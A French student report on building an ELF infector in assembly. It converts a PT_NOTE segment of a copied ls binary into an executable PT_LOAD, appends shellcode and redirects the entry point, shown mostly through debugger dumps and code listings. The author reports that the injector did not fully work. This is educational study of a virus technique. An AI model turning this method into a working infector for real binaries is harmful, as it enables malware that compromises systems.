



# Rapport de Shellcode : Création d'un ELF infector

## Sommaire :

|   |    |
|---|----|
| Introduction : .....                        | 3  |
| Présentation de l'infector : .....          | 4  |
| Difficultés et problèmes rencontrés : ..... | 9  |
| Conclusion : .....                          | 10 |

## Introduction :


Ce projet a pour but de comprendre comment fonctionne le format ELF, utilisé pour les fichiers exécutables sur Linux. L'objectif était d'écrire un programme capable de modifier un segment PT\_NOTE en PT\_LOAD, d'y injecter un shellcode et de rediriger le point d'entrée du programme. Ce rapport explique dans la mesure du possible les étapes réalisées, les difficultés rencontrées et les raisons pour lesquelles certaines parties n'ont pas fonctionné.

La liste des outils utilisés est présente dans le README.md du projet.

## Présentation de l'infector :

J'ai choisi d'infecter l'ELF « /usr/bin/ls » pour mon projet. J'ai évidemment utilisé une copie de ce binaire pour ne pas compromettre ma commande « ls ».

Mon infector agit en plusieurs étapes. Tout d'abord, il ouvre ce fichier ELF.



```
*RAX 3
*RBX 0
*RCX 0x40101b (_start+27) ← jb 0x40116b
RDX 0
RDI 0x403020 (filename) ← 0x756572724500736c /* 'ls' */
RSI 2
R8 0
R9 0
R10 0
*R11 0x302
R12 0
R13 0
R14 0
R15 0
RBP 0
RSP 0x7fffffffde10 ← 1
*RIP 0x40101b (_start+27) ← jb 0x40116b

0x401000 <_start> mov eax, 2
0x401005 <_start+5> movabs rdi, filename
0x40100f <_start+15> mov esi, 2
0x401014 <_start+20> mov edx, 0
0x401019 <_start+25> syscall <SYS_open>
0x40101b <_start+27> jb error_open

sub rsp, 1000h
; Lire l'en-tête ELF
mov rax, 0
; Appel système SYS_READ
; Descripteur de fichier
; Adresse de l'espace mémoire
; Taille de l'en-tête ELF
syscall
jc error_read
; Gérer l'erreur si la lecture échoue

; Sauvegarder certaines informations de l'en-tête ELF
mov r14, [rsp + 0x18]
mov r15w, [rsp + 0x38]
mov r12, [rsp + 0x20]

; Lire la table des en-têtes de programme
mov rax, 8
; Appel système SYS_LSEEK
[ DISASM / x86-64 / set_emulation ]
mov rdi, rax
EAX => 2
RDI => 0x403020 (filename) ← 0x756572724500736c /* 'ls' */
ESI => 2
EDX => 0
jc error_read
; Gérer l'erreur si la lecture échoue
```

FIGURE 1 : OUVERTURE DU FICHIER CIBLE

Ensuite, j'ai lu l'entête de ce binaire dans un espace alloué.

```

44      syscall
45      jc error_open
46      mov rbx, rax
47
48      ; Allocation d'un espace sur la
49      sub rsp, 1000h
50
51      ; Lire l'en-tête ELF
52      mov rax, 0
53      mov rdi, rbx
54      lea rsi, [rsp]
55      mov rdx, 1000h
56      syscall
57      jc error_read
58
59      ; Sauvegarder certaines informat
60      mov r14, [rsp + 0x18]
61      mov r15w, [rsp + 0x38]
62
63      0x40102b <_start+43> mov eax, 0
64      0x401030 <_start+48> mov rdi, rbx
65      0x401033 <_start+51> lea rsi, [rsp]
66      0x401037 <_start+55> mov edx, 0x1000
67      0x40103c <_start+60> syscall <SYS_read>
68      ► 0x40103e <_start+62> jb error_read
69
70      EAX => 0
71      RDI => 3
72      RSI => 0x7fffffffce10 ← 0
73      EDX => 0x1000
74      RAX => 0
75      RDI => rbx
76      RSI => r12 <error_read>

```

FIGURE 2 : LECTURE DE L'EN-TETE ELF

Cela m'a permis de stocker dans des registres des informations importantes comme l'entrypoint, le nombre d'en-têtes du programme mais aussi l'offset de la table des entêtes du tableau.

```

50      sub rsp, 1000h
51
52      ; Lire l'en-tête ELF
53      mov rax, 0
54      mov rdi, rbx
55      lea rsi, [rsp]
56      mov rdx, 1000h
57      syscall
58      jc error_read
59
60      ; Sauvegarder certaines informations de l'en-tête ELF
61      mov r14, qword ptr [rsp + 0x18] + 0xR14, [0x7fffffffce28] => 0x6aa0
62      mov r15w, word ptr [rsp + 0x38] + 0xR15W, [0x7fffffffce48] => 0xd
63      mov r12, qword ptr [rsp + 0x20] + 0xR12, [0x7fffffffce30] => 0x40
64
65      0x40103c <_start+60> syscall <SYS_read>
66      0x40103e <_start+62> jb error_read
67
68      0x401044 <_start+68> mov r14, qword ptr [rsp + 0x18] + 0xR14, [0x7fffffffce28] => 0x6aa0
69      0x401049 <_start+73> mov r15w, word ptr [rsp + 0x38] + 0xR15W, [0x7fffffffce48] => 0xd
70      0x40104f <_start+79> mov r12, qword ptr [rsp + 0x20] + 0xR12, [0x7fffffffce30] => 0x40

```

FIGURE 3 : SAUVEGARDE DES INFORMATIONS IMPORTANTES DANS MES REGISTRES

Puis je lis tous les entêtes du programme qui sont dans cette table, en les mettant dans un buffer de 4096 bits. Mon ELF 64bits ayant 13 segments, je pouvais me contenter de 13\*64 bits pour le buffer. Mais dans l'optique d'étendre mon infector sur d'autres ELF, j'ai préféré prendre de la marge.

```

RAX 0x1000
RBX 3
RCX 0x401083 (<_start+131>) ← jb 0x40117a
RDX 0x1000
RDI 3
RSI 0x40511c (program_headers) ← 0x400000006
R8 0
R9 0
R10 0
R11 0x346
R12 0x40
R13 0
R14 0x6aa0
R15 0xd
RBP 0
RSP 0x7fffffffce10 ← 0x10102464c457f
RIP 0x401083 (<_start+131>) ← jb 0x40117a

0x40106a <_start+106> mov eax, 0
0x40106f <_start+111> mov rdi, rbx
0x401072 <_start+114> movabs rsi, program_headers
0x40107c <_start+124> mov edx, 0x1000
0x401081 <_start+129> syscall <SYS_read>, 0
0x401083 <_start+131> jb error_read, rdi, rbx

```

FIGURE 4 : LECTURE DE LA TABLE CONTENANT LES DIFFERENTS SEGMENTS

Ensuite, je parcours tous les segments à la recherche d'un segment NOTE. Ce segment est égal à 4. On voit sur la figure 5 que rax est égale à 4 au bout de 7 (rcx) itérations. Nous avons détecté le 7<sup>ème</sup> segment qui est un PT\_NOTE. On incrémente r13 pour lire les nouveaux segments chaque fois que l'on n'était pas sur un PT\_NOTE.

```

RAX 4
RBX 3
RCX 7
RDX 0x1000
RDI 3
RSI 0x40511c (program_headers) ← 0x400000006
R8 0
R9 0
R10 0
R11 0x346
R12 0x40
R13 0x4052a4 (program_headers+392) ← 0x400000004
R14 0x6aa0
R15 0xd
RBP 0
RSP 0x7fffffffce10 ← 0x10102464c457f
RIP 0x4010a6 (find_note_segment+16) ← je 0x4010b1

0x4010af <find_note_segment+25> jmp find_note_segment, rcx, r15
0x401096 <find_note_segment> cmp rcx, r15
0x401099 <find_note_segment+3> je no_note_segment, rcx, r15
0x40109f <find_note_segment+9> mov eax, dword ptr [r13]
0x4010a3 <find_note_segment+13> cmp eax, 4
0x4010a6 <find_note_segment+16> je modify_note_segment, eax, 4

```

FIGURE 5 : RECHERCHE ET DETECTION D'UN SEGMENT NOTE

Notre registre 13 se situe au niveau de l'adresse de notre segment NOTE. Nous pouvons donc modifier tous les champs que l'on souhaite changer dans ce segment. On le transforme en segment LOAD. De plus, on ajoute les flags de lecture et d'exécution sur ce segment. On met à jour l'adresse virtuelle et l'offset de ce segment vers notre nouvel entrypoint (là où il y aura notre shellcode). Enfin, on ajuste la taille du segment par rapport à la taille de notre shellcode. Le mien fait 27 bits, et les 3 bits restants sont utilisés pour jump sur l'entrypoint de l'ELF original.

```

0x4010b1 <modify_note_segment>      mov     dword ptr [r13], 1           [program_headers+392] => 1
0x4010b9 <modify_note_segment+8>     mov     dword ptr [r13 + 4], 5       [program_headers+396] => 5
0x4010c1 <modify_note_segment+16>    mov     qword ptr [r13 + 0x10], 0xc0000000 [program_headers+408] => 0xc0000000
0x4010c9 <modify_note_segment+24>    mov     qword ptr [r13 + 8], 0xc0000000 [program_headers+400] => 0xc0000000
0x4010d1 <modify_note_segment+32>    movabs  rax, 0x40201e modified headers RAX => 0x40201e ← 0x72724500736c0000
▶ 0x4010db <modify_note_segment+42>  sub     rax, shellcode_start        RAX => 30 (0x40201e - 0x402000)
0x4010e1 <modify_note_segment+48>    mov     qword ptr [r13 + 0x20], rax  [program_headers+424] => 0x1e
0x4010e5 <modify_note_segment+52>    mov     qword ptr [r13 + 0x28], rax  [program_headers+432] => 0x1e
0x4010e9 <modify_note_segment+56>    mov     qword ptr [r13 + 0x30], 0x1000 [program_headers+440] => 0x1000
0x4010f1 <modify_note_segment+64>    jmp     write_modified_headers      <write_modified_headers>

```

FIGURE 6 : MODIFICATION DU SEGMENT NOTE EN LOAD

Ensuite, on écrit le shellcode à la fin du fichier ELF. Ce shellcode se situe au niveau du segment shellcode et on a calculé sa taille. Son écriture se fait donc facilement.

```

RBX 3
RCX 0x401103 (write_modified_headers+16) ← mov eax, 1 section data updated
RDX 0x1e
RDI 3
RSI 0x402000 (shellcode_start) ← 0x91969dd1bb48c031
R8 0
R9 0
R10 0
R11 0x346
R12 0x40
R13 0x4052a4 (program_headers+392) ← 0x500000001
R14 0x6aa0
R15 0xd
RBP 0
RSP 0x7fffffffce10 ← 0x10102464c457f
RIP 0x40111a (write_modified_headers+39) ← syscall

[ DISASM / x86-64 / set emulate on ]
0x401101 <write_modified_headers+14> syscall <SYS_lseek>
0x401103 <write_modified_headers+16> mov     eax, 1 EAX => 1
0x401108 <write_modified_headers+21> mov     rdi, rbx RDI => 3
0x40110b <write_modified_headers+24> movabs  rsi, shellcode_start RSI => 0x402000 (shellcode_start) ← 0x91969dd1bb48c031
0x401115 <write_modified_headers+34> mov     edx, 0x1e EDX => 0x1e
▶ 0x40111a <write_modified_headers+39> syscall <SYS_write>
fd: 3 (/home/adamou02/Documents/GitHub/ELF-Injector/ls)
buf: 0x402000 (shellcode_start) ← 0x91969dd1bb48c031
n: 0x1e
0x40111c <write_modified_headers+41> jnb     error_write shellcode_start <error_write> adresse du shellcode
0x40111e <write_modified_headers+43> mov     rdx, shellcode_end - shellcode_start: taille du shellcode
0x401127 <write_modified_headers+52> mov     qword ptr [rsp + 0x18], 0xc0000000 EAX => 8
0x40112c <write_modified_headers+57> mov     rdi, rbx
0x40112f <write_modified_headers+60> xor     rsi, rsi RSI => 0

```

FIGURE 7 : ECRITURE DU SHELLCODE A LA FIN DU FICHIER ELF

Ce n'est qu'ici que je change l'entrypoint du ELF d'origine pour pointer vers mon segment PT\_LOAD.

```

0x40111e <write_modified_headers+43> mov     qword ptr [rsp + 0x18], 0xc0000000 [0x7fffffffce28] => 0xc0000000

```

FIGURE 8 : CHANGEMENT DE L'ENTRYPOINT DE L'ELF ORIGINAL VERS NOTRE SEGMENT LOAD

Nous sommes arrivés à la fin de l'infector. Nous écrivons les modifications dans le fichier ELF (après nous être repositionné au début du fichier).

```

RAX 0x1000
RBX 3
*RCX 0x40114c (write_modified_headers+89) ← jb 0x401189
RDX 0x1000
RDI 3
RSI 0x7fffffffce10 ← 0x10102464c457f
R8 0
R9 0
R10 0
R11 0x346
R12 0x40
R13 0x4052a4 (program_headers+392) ← 0x500000001
R14 0x6aa0
R15 0xd
RBP 0
RSP 0x7fffffffce10 ← 0x10102464c457f
*RIP 0x40114c (write_modified_headers+89) ← jb 0x401189

132 mov rsi, shellcode_start
133 mov rdx, shellcode_end - shellcode_start
134 syscall
135 jc error_write
136
137 ; Modifier le point d'entrée
138 mov qword [rsp + 0x18], NEW_ENTRY_POINT ; Modifier l'adresse du
139
140
141 mov rax, 0
142 mov rdi, rbx
143 xor rsi, rsi
144 xor rdx, rdx
145 syscall
146 jc error_write

[ DISASM / x86-64 / set e

0x401139 <write_modified_headers+70> mov eax, 1
0x40113e <write_modified_headers+75> mov rdi, rbx
0x401141 <write_modified_headers+78> lea rsi, [rsp]
0x401145 <write_modified_headers+82> mov edx, 0x1000
0x40114a <write_modified_headers+87> syscall <SYS_write>
0x40114c <write_modified_headers+89> jb error_write

```

FIGURE 9 : ECRITURE DES CHANGEMENTS DANS LE FICHIER INFECTE

Enfin, on termine avec la fermeture du fichier ELF que l'on vient d'infecter.



## Difficultés et problèmes rencontrés :

Durant ce projet, de nombreuses difficultés ont été rencontrées. Le plus gros a été l'incapacité à écrire mes changements du PT NOTE en tant que PT LOAD. Dans mes versions précédentes, j'avais beau écrire ma nouvelle table de headers, le fichier d'origine n'était pas transformé. Pourtant j'atteignais bien le bloc d'instructions d'écriture, mais lors du syscall le fichier cible n'était pas impacté. Seul l'écriture du nouveau entypoint était réalisé.

De plus, de nombreuses fois des comportements inattendus ont été rencontrés. Par exemple, l'instruction « `mov r15, [rsp + 0x36]` » me donnait un nombre de segment immense. J'ai dû mettre « `mov r15w, [rsp + 0x38]` » pour récupérer le bon nombre de segment.

## Conclusion :

Ce projet d'infector ELF a consolidé mes compétences en programmation assembleur, en me poussant à explorer des concepts liés à la structure et à l'exécution des binaires sous Linux. Il m'a permis de mieux comprendre l'organisation des fichiers ELF et les mécanismes des segments, tout en m'exerçant à écrire du code assembleur en manipulant adresses et registres.

Bien que des difficultés techniques, notamment la modification du segment PT\_NOTE, aient empêché l'injecteur de fonctionner comme prévu, cette expérience a été une étape essentielle dans ma progression en assembleur et dans ma compréhension des systèmes bas niveau.